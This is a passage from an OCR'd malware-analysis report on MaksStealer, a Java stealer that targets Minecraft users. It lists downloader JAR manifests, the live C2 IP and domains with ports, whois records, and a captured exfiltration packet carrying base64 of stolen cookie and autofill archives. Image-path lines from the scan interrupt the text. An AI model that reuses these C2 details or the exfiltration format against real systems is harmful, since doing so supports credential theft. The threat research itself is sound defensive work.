
Another downloader communicating with the C&C is the following:



The Main-Class is always MaxCoffe.Coffe. If we move to the dropped files we can see two jar files, one is the gson-2.10.1.jar, the other has 20/63 detections:



Even this file results to have the same Main-Class of MaksStealer, indicating that it’s the same malware, with some modifications since the hash isn’t the same.



Same with the following file:

History

First Submission	2025-05-11 10:39:21 UTC
Last Submission	2025-05-12 18:02:55 UTC
Last Analysis	2025-05-15 14:09:37 UTC
Earliest Contents Modification	2025-05-10 09:00:20
Latest Contents Modification	2025-05-10 09:00:20

Names

abaf5c2123f632b45ebc3ee27d71466a

ggbot_v2.03_Trial.jar

JAR Info

Manifest

```
Manifest-Version: 1.0
Main-Class: MaxCoffe.Coffe
```

Dropped Files (38)

Scanned	Detections	File type	Name
2025-05-01	0 / 64	JAR	config.jar
2025-05-12	0 / 63	JAR	gson-2.10.1.jar

Names

config.jar
downloaded17270893800966085776.jar
downloaded17960134765249446927.jar
downloaded17660513372073769116.jar
downloaded8313425510710566263.jar
downloaded15280168814357451512.jar
downloaded10077134683755542108.jar
downloaded3218090564621189604.jar
downloaded4783077100545852160.jar
downloaded11850228723464240691.jar

JAR Info


Manifest

```
Manifest-Version: 1.0
Main-Class: Max.Maxt
```

This pattern is repeated for every file, so we can conclude there are, at the time of the analysis, 34 different downloaders for MaksStealer.


Any.run analysis

The malware analysed in this report is also currently uploaded to any.run, indicating that the campaign is still active:



While pivoting through the name “MaksRAT” using Google, since “RAT” is the slang used in the Minecraft community to refer to these types of stealers, I stumbled in an any.run


analysis from 29th March 2025 [4], which is very interesting:



The file maksrat.jar has the same classes of the sample analysed in this report. We move to the "Connections" tab of any.run and we find again the same pattern of MaksStealer:

Timeshift	Protocol	Rep	PID	Process name	CN	IP	Port	Domain	ASN	Traffic
4898 ms	TCP		4776	javaw.exe		109.120.178.147	4024	www.makslibraries.fun	–	↑ – ↓ 15 Kb
4903 ms	TCP		4776	javaw.exe		109.120.178.147	4025	www.makslibraries.fun	–	↑ – ↓ 1 Mb
6237 ms	TCP		6544	svchost.exe		20.190.160.4	443	login.live.com	MICROSOFT-CORP-MSN-AS-BLOCK	↑ 35 Kb ↓ 9 Kb
6251 ms	TCP		6544	svchost.exe		184.30.131.245	80	ocsp.digicert.com	AKAMAI-AS	↑ 236 b ↓ 873 b
8432 ms	TCP		6184	java.exe		199.232.192.209	443	repo1.maven.org	FASTLY	↑ 679 b ↓ 6 Mb
13040 ms	TCP		2104	svchost.exe		4.231.128.59	443	settings-win.data.microsoft.com	MICROSOFT-CORP-MSN-AS-BLOCK	↑ 2 Kb ↓ 6 Kb
17137 ms	TCP		6184	java.exe		109.120.178.147	6657	www.makslibraries.fun	–	↑ 289 Kb ↓ –

The C&C server has a name related with the C2 observed during our analysis. We can use "whois" to have a clue of when the campaign has started:



Instead, makslove[.]xyz was registered on 14th April 2025:

Whois Lookup

```
Create date: 2025-04-14 00:00:00
Domain name: makslove.xyz
Domain registrar id: 1068
Domain registrar url: https://namecheap.com
Expiry date: 2026-04-14 00:00:00
Name server 1: dns1.registrar-servers.com
Name server 2: dns2.registrar-servers.com
Query time: 2025-04-15 13:26:49
Registrant company: 4b7a0912c26a13e2
Registrant country: Iceland
Registrant email: 29e2c061f3c9524es@
Registrant state: 3e0204199d8ebf9c
Update date: 2025-04-14 00:00:00
```


We can now proceed to download the pcap file from any.run related to the analysis of the sample “maksrat.jar” communicating with makslibraries[.]fun to further retrieve the second stage:

As we can see, the string “Max/Maxt” is always present even in this sample.

The data were exfiltrated on port 6657:



```
{ "name": "1008409550069702798==========================================================================================", "ratter": "Max", "N
ame": "admin","username": "Click", "UUID": "Click", "Token": "Click",  "ipd": "null"}
UEsDBBQACAgIAPdcfVoAAAAAAAAAAAAAAAAKAAAAaWxyLWFkbWluLwMAUEsHCAAAAAACAAAAAAAAAFBLAwQUAAgICAD3XH1aAAAAAAAAAAAAAAAAFgAAAGlsci1hZG1pbi9BdXRvZml
sbC50eHQDAFBLBwgAAAAAgAAAAAAAABQSwMEFAAICAgA91x9WgAAAAAAAAAAAAAAABIAAABpbHItYWRtaW4vQ29va2llcy8DAFBLBwgAAAAAgAAAAAAAABQSwMEFAAICAgA91x9Wg
AAAAAAAAAAAAAADIAAABpbHItYWRtaW4vQ29va2llcy9bT0xEIENvb2tpZXNdIENocm9tZV9EZWZhdWx0LnR4dAMAUEsHCAAAAACAAAAAAAAAAFBLAwQUAAgICAD3XH1aAAAAAAAAAA
AAAAAAAMAAAAGlsci1hZG1pbi9Db29raWVzL1tPTEQgQ29va2llc10gRWRnZV9EZWZhdWx0LnR4dOVXa3OjRhb9zFTNj4irrE3iQukn0KqhthAgWbaRbQk7M96aqHgJYSFBAFmW1vvf
94I1M97Elj3Z/bYqQN3Qfe7t2+c+uu2FmR+1g2whuaMrW/pF6hlnY1vClGqcakJVBWp+kuGY1xNhY4S4wTm2LQWbBjKYQBbjhwwZNdB5EUuO6QysBwwfmEYZYkxVFbiho2icMaxxRQA
0VylS3r9r71NAIxgUULjKOZHmyzCoihdVmHxRYJKE0bJKqo1kJp/uh9Z8PbTi7dAy0NAK6PD2kg63l8zZfmJD9xI5boyHt3PsbOF/66yH6cA1B6c+vrA+OiOj2zfs37t2OnYte21cGN
04v7vShsE9aO4ny3iv5WDdteLjkXlsSUZPHx+fj66G3znzamBJ1zpp9aGhc6urIcsSiKAesy0quiayhUmIaRpCcNYKF8tgFuv4qZBH9JelTGyrb0+uJZgUhXFURsVdEkTlHi0pxbC7l
BGqMS7B9PHo2rywR+PB2JVeQnlODUGUrzAOLLArIaAH1XrUIMJSmGlQiwli2rZBGVO4MN+/W6/X5HVUzjTle1Cf8PDPkJRQxDndeUI5WRYSVpFKCAImC8rkYbTeT+VHBL5DOM8rb5kt
zWxZAlWlpOzngb30/DQKddQKvSoqK2+R6+4qOupF/hFSjggi7AiTQ2qg+kH5Ud9xD0m3xjv60cyyIkyWMDE8ulomd1FReumRmyyin1p1J8mWOiAQjNq4jVpJOQBmp5nvpfrUS8uoNcv
KqtRbwaNGg1BXlKmPVaLI1FN8mUVUlbVA47Lq+6GCp4RrWtRKllVUeEGV1GtZLStQPvWWoEh84VUzfVZVeQnKHpIeXLMoze+/2QjeeEEBKlTQmvvwmCb3crKElaepHGbrZZp5oVxEXh
gV7Vm1SFtxka3yUjdhyRhg8SHQHtqNUXZt+qTN6vb7d3FUvbIzVNXQ/2JnuAIPgv7KzlCM//92Zt+2KISrsC0YjKsSaeFn91IZlbW5DsFYb0ouh8Qy7/oX3qCe0bgrQ5y+f+eVZVSV7
UW5fCmCMKRSriEQgOkugtAu7WGuKabJhGKhLjIMG+EuNS1NKKbC3r9bVvmrmGodRL4D882AT2L4njkUjFkv7JHrk/FYGkNSQfVWLKIw8eKsnWTPuUg9TVCuNKImi3iVhBMpFMwjqse9
gBPIBh7xcwEbhtJKEyiL+GsmUYiKv62gzKuFV8yjSoqW8tX44SGM4JKfPB8eRtHU0A3N1FCXEEVhmFGz17W1rml2IStiKAeY1YZRZu1TTEZURthFSgfRDhE3T2zzzBo5wvy/DgNqHQF
```


If we dump the base64 we obtain the following ZIP file, which has the same characteristic of the previos analysed MaksStealer:




Google search pivoting

We now move back to the OSINT-gathering process we started using Google. We found an interesting discord server as depicted in the image below:




However, the invite link to the server seems to be down at the time of the analysis. The Discord server also changed his name during time, cumulating also more members,


stating that it is possible to make a RAT for free and with just one-click, as depicted in the following image:




We were able also to retrieve a YouTube channel, opened the 2nd February 2025, advertising how to make money RATting Minecraft accounts:




The discord invite link results to be expired. However, another YouTube channel advertising the same discord server is present:




The threat actor also suggests to add him on discord if the link breaks:




Pivoting through this information led to another YouTube channel. In particular, one video caught our attention:



